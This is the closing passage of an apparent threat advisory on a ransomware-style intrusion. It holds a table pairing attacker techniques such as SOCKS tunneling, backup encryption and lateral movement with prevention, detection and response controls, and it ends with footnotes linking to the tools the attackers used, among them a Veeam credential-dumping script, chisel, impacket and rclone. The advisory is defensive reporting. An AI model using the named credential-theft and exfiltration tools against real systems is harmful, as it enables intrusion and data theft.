| **SSH/SOCKS tunneling for C2** | Restrict SSH/SOCKS traffic using firewalls; micro-segment critical infrastructure. | Configure alerts for SSH/SOCKS activity; monitor DNS queries for unusual domains. | Establish strict RBAC for critical assets; mandate MFA for all management access. |
| **Targeting NAS and ESXi devices** | Enforce immutable storage; isolate NAS and ESXi VLANs with strict firewall rules. | Monitor NAS/ESXi logs for unauthorized access and configuration changes. | Regularly audit NAS and ESXi accounts and configurations for compliance. |
| **Encrypting backups to prevent recovery** | Use immutable storage and isolate backup systems from the production network. | Set alerts for modifications to backup policies or deletion of backups. | Review and enforce backup access policies; mandate audits for recovery readiness. |
| **Lateral movement using compromised credentials** | Restrict account access using 'Log On To' policies; enforce MFA for privileged access. | Correlate lateral movement attempts in SIEM; monitor anomalous logins or access attempts. | Conduct regular audits of privileged accounts; enforce role-based permissions. |
| **Persistent foothold through edge devices and NAS** | Block egress traffic from edge devices and NAS using restrictive firewall rules. | Monitor unusual outbound traffic from edge devices and NAS; alert for unauthorized external connections. | Establish strict egress policies for edge devices and NAS; regularly audit outbound firewall rules. |

If you were impacted by this attack or are seeking guidance on how to prevent similar attacks, please contact us at contact@sygnia.co or our 24-hour hotline +1-877-686-8680.

*Contributors: Eldad Hoshen, Ofir Almkias, Luis Garcia.*

1. *https://github.com/sadshade/veeam-creds/blob/main/Veeam-Get-Creds.ps1* ↩
2. *https://github.com/sadshade/veeam-creds* ↩
3. *https://github.com/jpillora/chisel* ↩
4. *https://github.com/winsw/winsw* ↩
5. *https://github.com/jpillora/chisel* ↩
6. *https://github.com/fortra/impacket* ↩
7. *https://github.com/rclone/rclone* ↩

---

not responsible for any errors or omissions, or for the results obtained from the use of this Advisory. This Advisory is provided on an as-is basis, and without warranties of any kind.

---